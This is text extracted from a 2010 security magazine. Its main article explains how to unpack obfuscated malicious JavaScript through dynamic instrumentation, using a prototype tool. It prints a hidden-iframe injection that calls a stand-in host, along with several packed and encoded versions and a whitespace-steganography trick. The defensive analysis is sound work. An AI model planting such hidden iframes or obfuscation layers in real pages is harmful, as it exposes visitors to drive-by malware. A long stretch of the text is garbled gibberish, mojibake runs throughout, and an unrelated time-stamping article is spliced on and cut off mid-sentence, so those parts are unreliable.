Example 1. Letâs start with the following virtually malicious script:
malicious_iframe = â<iframe src=\âhttp://mal.icio.us/out.php\â width=0 border=0 height=0 style=\âdisplay:none\â>â; document.write (malicious_iframe)
Of course this is not very stealthy, so the minimum would be to hide the malicious url:
malicious_iframe = unescape(â%69%66%20%79%6f %75%20%61%72%65%20%72%65%61%64%69%6e
%67%20%74%68%69%73%20%6d%65%73%73%61%67%65%2c%20%79%6f %75%20%63%6c%65%61%72%6c%79%20%73%70%65%6e%64%20%74%6 f%6f %20%6d%75%63%68%20%74%69%6d%65%20%6f%6e%20%79%6f
%75%72%20%63%6 f%6d%70%75%74%65%72â); document.write(malicious_iframe)
This is better, but the script is still suspect because of the call to document.write() (in addition to the not-so-clever identifier). Dynamic code is typically used to solve this:
eval(unescape(â%6e%6f%20%73%65%72%69%6f%75%73%6c%79%2c%20%79%6 f%75%20%73%68%6f%75%6c%64%20%67%65%74%20%6f%75%74%20%61%6e %64%20%64%6f%20%73%6f%6d%65%74%68%69%6e%67%20%66%6f %72%20%72%65%61%6câ))
MALWARE AnALySIS
HiTB
Magazine
www.hackinthebox.org
april 2010 13
Classic analysis model
The purpose of the techniques pre-sented so far is to make the analysis less obvious for static heuristics, but obviously they donât resist manual in-spection very long. The technique for manual deobfuscation is very straight-forward: find interesting program points (such as document.write() and eval()) and replace them with print(). This way, you dump the clear text form of dynamic code and the modifica-tions to the DOM when you execute the program.
This process is simple, efficient for most obfuscated scripts and can be automated easily. The traditional tech-nique is to use (a potentially modified) JavaScript interpreter, such as Spider-Monkey (Mozillaâs C implementation of JavaScript) along with a simulated browser environment. Many imple-mentations are based on this model8, such as MalZilla, Spiy3, Jsunpack4...
Specific counter-measures have been employed to further delay this type of analysis, mostly by checking dif-ferences between the simulated en-vironment and a real browser. For instance, checking the user agent or using the current URL as a decryption
key can be a serious problem for auto-mated analysis environments.
a dIfferent analySIS method
Concept
We propose a different methodology for JavaScript analysis, based on the idea of dynamic binary instrumenta-tion (DBI) as implemented in Pin7 and
DynamoRIO2 for native code. DBI is itself based on dynamic translation (such as implemented in QEMU1), which consists in on-the-fly transla-tion of a program from one architec-ture to another. DBI can be seen as same-language dynamic translation, adding instrumentation routines to the program in the mean time.
Performing the translation on de-mand has the advantage that self-modifying code is supported out of the box: the operations that turn data into code just have to be re-placed by operations that perform
the instrumentation on the data, and then turn the data into code.
Instrumentation works by modifying the program to analyse and running the modified program, it has the ad-vantage that there is no need to mod-ify the underlying interpreter or the browser. But it also has the drawback that the modifications can poten-tially break the program (they should therefore be semantics-preserving) but they can also be detected using introspection. It is a problem known as the transparency of the instrumen-tation, which is unavoidable.
a Bare-Bones Instrumenter
In order to perform instrumentation, we need to:
» have access to the programâs con-crete syntax
» know the set of functions that turn data into code
As a first approximation, if we suppose that eval() is the only function that turns strings (i.e. data) into JavaScript statements (i.e. code), then we can use the algorithm in Figure 3 as a first bare-bones JavaScript instrumenter.
It only replaces (or hooks) the eval() function and dumps its argument. As a consequence, programs without eval() (i.e. not self-modifying) will run unmod-ified. As a side note, this instrumenter is unable to instrument itself. It is left as an exercise to the reader to enable boot-strapping for this 5-lines program.
tokenisation and rewriting rules

The bare-bones instrumenter intro-duced above will fail often, because the proper way to transform a pro-gram is not with a regexp search and replace. For instance, it will corrupt the program in Figure 5.
function vpgbnb25(z) { var c = z.length, m = 1024,
i , s , h , b = 0, w = 0,
x = 0,
d = Array (63 , 21 , 18 , 38 , 34 , 52 , 61 , 24 , 1 , 36 , 0 , 0 , 0 , 0 , 0 , 0 , 46 , 39 , 0 , 40 , 51 , 54 , 7 , 58 , 26 , 3 , 30 , 14 , 53 , 31 , 10 , 22 , 57 , 8 , 16 , 43 , 25 , 59 , 12 , 35 , 45 , 47 , 23 , 0 , 0 , 0 , 0 , 9 , 0 , 4 , 37 , 6 , 11 , 56 , 44 , 41 , 55 , 19 , 20 , 32 , 33 , 48 , 13 , 50 , 27 , 60 , 42 , 17 , 62 , 29 , 2 , 15 , 5 , 28 , 49) ;
for (s = Math.ceil(c / m); s > 0; sââ) { h = ââ;
for(i = Math.min(c , m); i > 0; iââ, cââ) { x |= (d[z.charCodeAt(b++) â 48]) << w; if (w) {
h += String.fromCharCode(163 ^ x & 255); x >>= 8;
w â= 2 } else { w = 6 } } eval (h); }
}
vpgbnb25(âjSyDFDVLnv6LvMXLRU_lADyDciQ3FDVm... V5i0fmHATDVhfz8EPAVryzsdfDch_lNvâ)
Figure 2
Figure 3
instrument = function (script) {
result = script.replace(/eval\(/g,âinstrument(â); alert(âinstrumented code:\nâ + result);
HiTB
Magazine
www.hackinthebox.org
The proper way to perform this is to add a JavaScript lexer, turning the input string into a stream of tokens. The in-strumentation process then becomes:
1. tokenize the input program (in order to differentiate identifiers, literals and operators)
2. apply rewriting rules of the form: token(âvalueâ, type) -> token(ânew_ valueâ, new_type)
3. transform the new stream of tokens into a string
4. run eval() on this string
The rewriting rules are the actual in-strumentation, they allow to control the program. Common rewriting rules would replace security-sensitive ac-tions (in addition to eval()) such as doc-ument.write(), location.replace(), new ActiveXObject(), setTimeout(), etc.
virtualised environment
Another important point is that the instrumentation is not sound because it will miss other calls to eval(), such as this one (using the fact that JavaScript objects are dictionaries):
this[âevalâ](âalert(42)â)
So eval() can be called via a string, in particular it means that âevalâ can be called without appearing syntacti-cally. For instance, this code snippet is equivalent to the one above:
x=unescape(%45%56%41%4c).toLow-erCase();
this[x](âalert(42)â)
A solution is to create a virtual âthisâ object, and redirect all references from the original to the virtual ob-ject. The virtual object can then be populated with a replacement eval() function.
demonStratIon
The ideas presented earlier have been implemented in a prototype called Crême Brûlée. It is available online:
» source code: http://code. google.com/p/cremebrulee/
» online demo: http://www.loria. fr/~reynaudd/creme_brulee/
Although it lacks many features of a full-blown analysis product, it was particularly quick to develop and works on many malicious scripts. Its source code consists in:
» ~200 lines of JavaScript for the actual instrumentation
» ~300 lines of JavaScript for the lex-er (based on Douglas Crockfordâs JavaScript parser)
» ~200 lines of JavaScript and HTML for the interface and helper functions
Letâs now see how it works on two ad-vanced scripts.
multiple Packing
Letâs take one of the pseudo-mali-cious programs introduced in the first section and letâs:
1. pack it with by Dean Edwardâs packer 2. pack the output of the first packer
with the JavaScript Compressor on dynamic-tools.net
3. pack the output of the second packer with the Yellowpipe.com source code encrypter
The packed script and its analysis are shown in Figure 6. The interest-ing point is that due to the recursive nature of dynamic translation, nested layers of dynamic code are peeled off like an onion seamlessly.
Introspection
As mentioned previously, introspec-tion techniques are sometimes used in advanced obfuscations to detect deviations from standard browser environments or modifications to the original script. But introspection is complex, and if done correctly, these checks can also be defeated. For instance, the whitespace ob-fuscation technique presented by Kolisar at Defcon 16 is an elegant technique combining:
» advanced javascript features, for in-stance it uses this.document.write() but only âthisâ appears syntactically, every other element is never referred to directly (not even as an encoded parameter)
» introspection, using document. getElementById() to get a pointer to itself
» steganography, hiding data in spac-es and tabs
If we run it in Crême Brûlée, it chokes on the following:
[cb] document.getElementById:p
That is because the script fails to get the pointer to itself. We have to fill the parameter âdiv id=âpââ, so that the call to document.getElementById(âpâ) succeeds. The output then becomes:
Example 2. Letâs take the following program:
eval(unescape(â%61%6c%65%72%74%28%34%32%29â))
And instrument it:
script = âeval(unescape(â%61%6c%65%72%74%28%34%32%29â))â instrument(script)
We obtain the following result:
> instrumented code : instrument(unescape(â%61%6c %65%72%74%28%34%32%29â) )
> instrumented code : alert(42) > 42
We can see the instrumentation working on the first layer of the program (with eval()), then on the second layer (the escaped string), and then the output of the program. We have therefore preserved the behavior of the program, while at the same time dumping the clear text of any executed code.
booktitle = âLa Mort du Petit Cheval(de Hervé Bazin)â; if (booktitle.length!= 39)
alert(âthere is a problemâ)
Figure 4
HiTB
Magazine
www.hackinthebox.org
april 2010 15
[cb] starting instrumented code [cb] document.getElementById: p [cb] document.write:secret_stuff [cb] instrumented code returned
There is a tricky issue here: the script is heavily modified during the instrumen-tation, in particular spaces, tabs and newlines are stripped out. The actual script that is run is shown in Figure 7. The visible modifications are that references to âthisâ are replaced with references to âthis_cloneâ and the data encoded in whitespace has been re-moved. How is it possible then that the script decodes the secret mes-sage and writes it? The key is that the modified script (letâs call it q) thinks it is getting a pointer to itself, when it is actually getting a pointer to the original script p. Therefore it thinks it is doing introspection, but it is not. In-trospection really is complex.
ConCluSIon
We have shown that lightweight tech-niques (not requiring a single line of C or C++) can be used to efficiently analyse malicious scripts. Based on a well known technique for native code analysis, it is simple to adapt to high-level and dynamic languages such as JavaScript. Its limitations are trans-parency and conditional behaviors (a problem shared by all dynamic tools). Although not the definitive answer to JavaScript analysis, it deserves a place in the reverserâs toolkit.
aCKnowledgementS
Thanks to my PhD supervisor, Jean-Yves Marion, for accepting the daunting task of, well, supervising me. Thanks to the folks from the High Security Lab (http://lhs.loria.fr): Philippe, Guillaume, Joan, Wadie, and Matthieu for all the coffee. Thanks to Benjamin Mossé for the feedback during the testing phase, and to the Sogeti dream team (Fred, Alex, Yoann, Gabriel...) for accepting me in their underground lair. I occasionally post updates on my projects here:
http://indefinitestudies.org.
â¢
document.write(unescape(âeval%28function%28m%2Cc%2Ch%29%7Bfunction%20z %28i%29%7Breturn%28i%3C%2062%3F%27%27%3Az%28parseInt%28i
/62%29%29%29+%28%28i%3Di%2562%29%3E35%3FString.fromCharCode%28i +29%29%3Ai.toString%2836%29%29%7Dfor%28var%20i%3D0%3Bi%3C%20m.length %3Bi++%29h%5Bz%28i%29%5D%3Dm%5Bi%5D%3Bfunction%20d%28w%29%7Breturn %20h%5Bw%5D%3Fh%5Bw%5D%3Aw%3B%7D%3Breturn%20c.replace%28/%5Cb%5Cw+%5 Cb/g%2Cd%29%3B%7D%28%27%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C %7C%7C%7Ceval%7Cfunction%7Creturn%7CtoString%7Cif%7Creplace%7CString %7Cwhile%7Cnew%7CRegExp%7C18%7Cmalicious_iframe%7Chttp%7Cicio%7C%7 Cout%7Cborder%7Cstyle%7C%7C%7C%7C%7C%7C%7Cnone%7Cwrite%7Cdocument%7 Cdisplay%7Cheight%7Cwidth%7Cphp%7Cus%7Cmal%7Csrc%7Ciframe%7Csplit %27.split%28%27%7C%27%29%2C%27i%28j%28A%2CB%2CC%2CD%2CE%2CF%29%7BE%3 Dj%28C%29%7Bk%20C.l%28B%29%7D%3Bm%28%21%5C%27%5C%27.n%28/%5E/%2Co %29%29%7Bp%28Cââ%29F%5BE%28C%29%5D%3DD%5BC%5D%7C%7CE%28C%29%3BD%3D%5 Bj%28E%29%7Bk%20F%5BE%5D%7D%5D%3BE%3Dj%28%29%7Bk%5C%27%5C%5C%5C%5Cw +%5C%27%7D%3BC%3D1%7D%3Bp%28Cââ%29m%28D%5BC%5D%29A%3DA.n%28q%20r %28%5C%27%5C%5C%5C%5Cb%5C%27+E%28C%29+%5C%27%5C%5C%5C%5Cb%5C%27%2C%5 C%27g%5C%27%29%2CD%5BC%5D%29%3Bk%20A%7D%28%5C%271%3D%22%3Ch%20g%3D%5 C%5C%5C%5C%222%3A//f.3.e/4.d%5C%5C%5C%5C%22%20c%3D0%205%3D0%20b%3D0 %206%3D%5C%5C%5C%5C%22a%3A7%5C%5C%5C%5C%22%3E%22%3B9.8%281%29%5C %27%2Cs%2Cs%2C%5C%27%7Ct%7Cu%7Cv%7Cx%7Cy%7Cz%7CG%7CH%7CI%7CJ%7CK%7CL %7CM%7CN%7CO%7CP%7CQ%5C%27.R%28%5C%27%7C%5C%27%29%2C0%2C%7B%7D %29%29%27%2C%7B%7D%29%29â));
If we run the packed script in Crême Brûlée with the option âdisplay dynamic codeâ on, it reports the first layer:
[cb] document.write:eval(function(m,c,h){function z(i){return(i<62?ââ: z(parseInt(i/62)))+((i=i%62)>35?String.fromCharCode(i+29):i.toString (36))}for(var i=0;i<m.length;i++)h[z(i)]=m[i];function d(w){return h[w]?h[w]:w;};return c.replace(/\b\w+\b/g,d);}(â|||||||||||||||||| eval|function|return|toString|if|replace|String|while|new|RegExp|18| malicious_iframe|http|icio||out|border|style|||||||none|write| document|display|height|width|php|us|mal|src|iframe|splitâ.split (â|â),âi(j(A,B,C,D,E,F){E=j(C){kC.l(B)};m(!\â\â.n(/^/,o)){p(Cââ)F[E (C)]=D[C]||E(C);D=[j(E){kF[E]}];E=j(){k\â\\\\w+\â};C=1};p(Cââ)m(D[C ])A=A.n(q r(\â\\\\b\â+E(C)+\â\\\\b\â,\âg\â),D[C]);k A}(\â1=â<h g =\\\\â2://f.3.e/4.d\\\\â c=0 5=0 b=0 6=\\\\âa:7\\\\â >â;9.8(1)\â,s,s ,\â|t|u|v|x|y|z|G|H|I|J|K|L|M|N|O|P|Q\â.R(\â|\â),0,{}))â,{}))
In turn, instrumenting this script returns the second layer of dynamic code:
[cb] dynamic code: eval(function(A,B,C,D,E,F){E=function(C){return C. toString(B)};if(!ââ.replace(/^/,String)){while(Cââ)F[E(C)]=D[C]||E(C );D=[function(E){return F[E]}];E=function(){returnâ\\w+â};C=1};while (Cââ)if(D[C])A=A.replace(new RegExp(â\\bâ+E(C)+â\\bâ,âgâ),D[C]); return A}(â1=â<h g=\\â2://f.3.e/4.d\\â c=0 5=0 b=0 6=\\âa
:7\\â>â;9.8(1)â,18,18,â|malicious_iframe|http|icio|out|border|style| none|write|document|display|height|width|php|us|mal|src|iframeâ. split(â|â),0,{}))
The third layer (i.e. the original program):
[cb] dynamic code: malicious_iframe=â<iframe src=\âhttp://mal.icio.us/ out.php\âwidth=0 border=0 height=0 style=\âdisplay:none\â>â; document.write(malicious_iframe)
And finally it catches the potentially malicious action:
[cb] document.write: <iframe src=âhttp://mal.icio.us/out.phpâ width=0 border=0 height=0 style=âdisplay:noneâ>
Figure 6
h=this_clone; for(i in h){ if ( i.length==8){ if (i.charCodeAt (0)==100){ if (i.charCodeAt (7)==116){break;}}}} for (j in h[i]){ if (j.length==5){ if (j.charCodeAt (0)==119){ if (j. charCodeAt (1)==114){break;}}}} for (k in h[i]){ if (k. length==14){ if (k.charCodeAt(0)==103){ if (k.charCodeAt (3)==69){break;}}}}r=h[i][k](âpâ); for ( l in r ){ if (l. length==9){ if (l.charCodeAt(0)==105){ if (l.charCodeAt(5) ==72){break;}}}}a=r[l];b=a.split(â\nâ);o=ââ;d=1;e=10; for (c=0;c<e;c++){s=b[c]; for (f=0;f<d;f++){y=((s.lengthâ(8*d) )+(f*8));v=0; for (x=0;x<8;x++){ if (s.charCodeAt(x+y)>9){ v++;} if (x!=7){v=v<<1;}}o+=String.fromCharCode(v);}}h[i][ j](o);
HiTB
Magazine
www.hackinthebox.org
REFERENCES
1. Fabrice Bellard. Qemu, a fast and portable dynamic translator. In ATEC â05: Proceedings of the annual conference on USENIX Annual Technical Conference, pages 41â 41, Berkeley, CA, USA, 2005. USENIX Association.
2. Derek Bruening. Efficient, transparent, and comprehensive runtime code manipulation, 2004. Ph.D. Thesis, MIT.
3. Stephan Chenette and Alex Rice. Spiffy: Automated javascript deobfuscation. In PacSec, 2007.
4. Blake Hartstein. Jsunpack-n: Network edition. In Schmoocon, 2010.
5. Wayne Huang and Aditya K. Sood. Malware obfuscation tricks and trap. HITB Magazine, 1(1):2538, 2010.
6. Carlton R. Davis Joan Calvet and Pierre-Marc Bureau. Malware authors donât learn, and thatâs good! In Proceedings of the 4th International Conference on Malicious and Unwanted Software (Malwareâ09), 2009.
7. Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geo Lowney, Steven Wallace, Kim Hazelwood, and Vijay Janapa Reddi. Pin: Building customized program analysis tools with dynamic instrumentation. In Programming Language Design and Implementation (PLDI), 2005.
8. Jose Nazario. Reverse engineering malicious javascript. In
CanSecWest, 2007.
9. Niels Provos, Dean Mcnamee, Panayiotis Mavrommatis, Ke Wang, Nagendra Modadugu, and Google Inc. The ghost in the browser: Analysis of web-based malware. In First Workshop on Hot Topics in Understanding Botnets, 2007.
HITB
it Security recruitment
Jobs
http://www.hitbjobs.com
!"#$%#$&%"'()&*+"',-.%(/01*23&%'*#4)&%/5%6'5/)0*2/'%7&($'/-/,.% 8&(4)"#.% "'% #$&% 9/):;-*(&<% #$&% '&&=% 5/)% +:"--&=% 8&(4)"#.% >)/5&++"/'*-+% 9"#$% )&*-?9/)-=% &@;&)"&'(&% $*+% )&*($&=% ()"2(*-% -&3&-+A% 7$&/)&2(*-% :'/9-&=,&% /1#*"'&=% 5)/0% &=4(*2/'*-% "'+2#42/'+% *'=% "'=4+#).% (&)2B(*2/'% "+% "'+4C("&'#% #/% =&5&'=% +&'+"23&% "'5/)0*2/'% 5)/0% 0"+()&*'#+% 9$/% 42-"D&% #$&% -*#&+#% 0&#$/=+% #/% "'B-#)*#&% /),*'"D*2/'+A% E4&% #/% #$&% 4'"F4&% ($*)*(#&)"+2(+% *'=% +:"--% +&#+% /5% #$"+% '"($&% "'=4+#).<% G40*'% H&+/4)(&%;&)+/''&-%*)&%/I&'%20&+%4'*1-&%#/%F4*'25.%*%;/#&'2*-% &0;-/.&&J+%1*K-&B&-=%*1"-"#.A
G67LM/1+% ;)/3"=&+% *'% N'=?#/?N'=% +/-42/'% #/% (/);/)*#&% /),*'"D*2/'+% *'=% ,/3&)'0&'#% =&;*)#0&'#+% +&&:"',% #/% 5/)0% /)% +#)&',#$&'% #$&")% "'#&)'*-% 67% +&(4)"#.% #&*0+A% !&% ;)/3"=&% GH% ;&)+/''&-%*'=%=&("+"/'?0*:&)+%#$&%*1"-"#.%#/%+&-&(#%*'=%$")&%54#4)&% (/0;*'.%&0;-/.&&+%1*+&=%/'%)&3"&9+%,-&*'&=%5)/0%*%'/'?1"*+&=% &3*-4*2/'%;)/(&++%(/'=4(#&=%1.%"'=4+#).%;&&)+%*'=%&@;&)#+A
!!!!!"#$%!&'!("!(%!)*'+,-).!(%/!$)01!
O P((&++% #/% *% ,-/1*-% =*#*1*+&% /5% 67% 8&(4)"#.% ;)/5&++"/'*-+% *3*"-*1-&%5/)%"00&="*#&%$")&<%(/'#)*(#%9/):%/)%$&*=$4'2',A
O >-*(&0&'#% /5% *3*"-*1-&% ;/+"2/'+% 5/)% $")&% "'#/% *% #*),&#&=% &'3")/'0&'#A
O Q&R',% *'=%Q&)"B(*2/'%/5% ;/#&'2*-%N0;-/.&&+S%(4))"(4-40% 3"#*&%1.%+"0"-*)-.%+:"--&=%;&&)+
O N3*-4*2/'%*'=%H&(/00&'=*2/'%/5%;/#&'2*-%N0;-/.&&+<%3"*% +:"--?5/(4+&=% "'#&)3"&9+%(/'=4(#&=%1.% *%#9/%2&)%;*'&-%/5%67% +&(4)"#.%;)/5&++"/'*-+%*'=%'/#*).%B,4)&+A
Time
Stamping
What & Who... But Also When
By Patricia Prandini, marcia maggiore, emiliano fausto and Pablo rogina
A
n electronic document was digitally signed and the cor-responding certificate was revoked. What happened first? Is the digital signature valid? Or the revoca-tion took place before the document was signed?When you are required to present a certain document, for instance, a quotation or a judicial notice, you will probably have a due date. If they have to be dispatched through a computer system, how could you be completely sure that it was received on time?
A digitally signed document must be retained for a period of time exceed-ing the validity period of the corre-sponding digital certificate. How do you unequivocally prove that it was digitally signed while the correspond-ing certificate was valid?
These are some of the issues requir-ing the use of a mark or time stamp, produced by an independent and re-liable party.
The impact of time stamp reaches many aspects of our daily life such as:
⢠Judicial activity (legal notices, pro-nouncement of judges, etc.)
⢠Commercial transactions (electronic invoices, remote contracts, electron-ic purchase of shares, etc.) and inter-national trade
⢠E-Government (e-filing of tax returns, electronic procurement, etc.)
The delivery of time stamping servic-es around the world shows different degrees of progress depending on the country and is generally linked to electronic signatures and digital cer-tificates, even though its use is much broader.
International experience also shows that entities providing time stamp services are either public or private and time stamps are charged at differ-ent rates according to each particular market.
This article describes technical char-acteristics and main components used to provide these services to third parties, i.e. customers outside the entity. It also includes the mini-mum requirements for the techno-logical infrastructure necessary for its operation. Finally, it explores some international experiences and details the main challenges regarding the se-curity of such implementations.
teChnICal defInItIonS
Standard ETSI TS 102 023 v. 1.2.1 (2003-01) states that generation of reliable evidence requires a method allowing the association between a transaction and a data set representing a specific date and time, so it can later be com-pared to other transactions.
The quality of this evidence, as stated by the standard, is based on the pro-cess of creating and managing the time data structure representing each event and on the quality parameters that matches the real world.
One implementation method is the use of a time stamp associated to the data, which unequivocally proves that the data existed before a certain date and time.
RFC 3161 defines a time stamp pro-tocol as a service that shows that a certain piece of data existed before a given time. Its use contributes to en-sure non-repudiation.
A Time Stamp Authority (TSA) is a trust-ed entity that provides that service.
Providing a time-stamp service re-quires a set of components ranging from equipment, facilities, trained staff and reliable policies and proce-dures associated to the service, which must comply with proper rules and standards.
HiTB
Magazine
www.hackinthebox.org
april 2010 19 practices, technical requirements and
controls.
dIgItal SIgnatureS and tIme StamPS
The technical solution to the issue of authorship and integrity of an electron-ic document comes from asymmetrelectron-ic cryptography. In this sense, electronic and digital signatures are recognized as the more suitable option to produce the same effect as handwritten signa-tures. In other words, digital signatures bind an electronic document to a par-ticular person and provide guarantees that its content has not been altered since it was signed.
On the other hand, digital certificates besides being an essential part of a digital or electronic signature scheme, the also constitute a strong means for identity proof in computer networks. As such, in several countries they are included in national identity elec-tronic cards, e-passports, professional e-credentials, etc.
However, as actual date and time of a transaction need to be proven, elec-tronic documents, digital or elecelec-tronic signatures or digital certificates failed to address this requirement. A time stamp is the solution.
Accordingly with regards to an elec-tronic document, while a digital or electronic signature seeks to deter-mine âwhatâ and âwhoâ, a time stamp aims to establish âwhatâ and âwhen.â
It is also important to note the dif-ference of the services associated to management of digital certificates life cycle (issue, revocation, renewal, etc.) from those related the issuing of time stamps.
Although in both cases the entities that provide these services use digital signatures and public key infrastruc-tures, one of them issues digital cer-tificates and the other time stamps. These elements have a completely different structure and different
pur-poses and the management facilities that support their creation have par-ticular characteristics.
An organization could operate both a Certification Service Provider and a TSA, as separate services, if applicable regulations do not state otherwise.
aPPlICaBle StandardS
Follows a list of four standards specifi-cally applicable to time-stamping ser-vices, listed according to their release date:
⢠RFC 3161, issued by the Internet En-gineering Task Force (IETF) - Publica-tion Date: August 2001
⢠ISO 18014, issued by ISO - Publica-tion Date: 2002
⢠TS 102 023 v. 1.2.1 - âElectronic Sig-natures and Infrastructures - Policy Requirements for time-stamping authoritiesâ issued by the European Telecommunications Standards In-stitute (ETSI), and then issued as RFC 3628 by IETF. Publication Date: No-vember 2003
⢠X9.95-2005 issued by the ANSI (American National Standards Insti-tute) - Publication Date: July 2005
tIme StamP ServICe deSCrIPtIon
The time-stamp process follows the following phases:
⢠Time Stamp Request: The process of formal seal in which the applicant or client must prepare the object to be sealed.
⢠Time stamp issuance, which in-cludes:
» Review of the correctness of the re-quest, aimed at checking that this phase is complete and correct.
» Generation of the time parameter, requiring a reliable source of time.
» Preparation of time-stamp, which consists of time stamp preparation, that implies the association of the current point in time to a unique se-rial number and the data provided by the customer and ensures the policy requirements are fulfilled.
» Time Stamp Generation, which cal-culates the time stamp indicator that will be returned to the client. At this stage, the TSA performs the digital signature or cryptographic data time stamp.
⢠Time stamp reception, which is the process of verification of the seal, in which the client evaluates the au-thenticity and correctness of the re-ceived stamp.
how do tIme StamPS worK?
In order to request a time stamp, the applicant submits to a TSA, the hash of the document or electronic con-tent he/she wants to date.
Upon reception and after verifying that it meets technical requirements, the TSA adds to the hash the date and time obtained from a reliable source. Then it recalculates a new hash of the combination of both ele-ments, and proceeds to digitally sign this piece of information. Thus, the time stamp obtained is sent back to the applicant.
Once received, the applicant verifies the digital signature of the TSA. If suc-cessfully verified, it proceeds to com-pare the hash obtained with the hash of the original document plus date and time. If both match, then the time stamp is correct.
What and When?
TimeStamp
HiTB
Magazine
www.hackinthebox.org
maJor roleS for tIme StamPIng
The ANSI X9.95 standard identifies four roles when issuing time stamps:
tSa
According to RFC 3161, a TSA must:
⢠Use a reliable source of time, e.g. an atomic clock.
⢠Include a reliable time value for each stamp.
⢠Include a unique integer for each new label.
⢠Produce a new stamp when it re-ceives a valid request from an appli-cant, provided that this is possible.
⢠Include in each stamp an identifier that describes the time-stamp policy under which it was created.
⢠Seal only the hash value of the origi-nal data.
⢠Review the OID of hash algorithm, verifying that it corresponds to the applicable security policy
⢠Verify that the hash length is correct.
⢠Do not examine the data received in any other way, except that listed above.
⢠Do not include any customer identi-fication on the stamp.
⢠Sign each stamp using a key gen-erated exclusively for this purpose, stating this fact in the appropriate digital certificate.
⢠Include additional information on the stamp at client request using ex-tension fields, only for those that are supported by the TSA.
Additionally, the TSA should:
⢠Adequately protect its cryptograph-ic keys.
⢠Revoke them immediately, when there is evidence or suspicion of a possible key compromise.
⢠Use keys with a sufficient length to ensure its use for a long period of time. Nowadays it is recommended keys having a length of at least 2048 bit. However, it should be noted that the keys have a finite duration and it is expected that documents must be time-stamped again at a later date in order to renew their reliability.
⢠Use reliable facilities and systems under permanent monitoring and control.
⢠Use reliable and competent staff to perform TSA tasks.
⢠Comply with all laws, regulations, stan-dards and best practi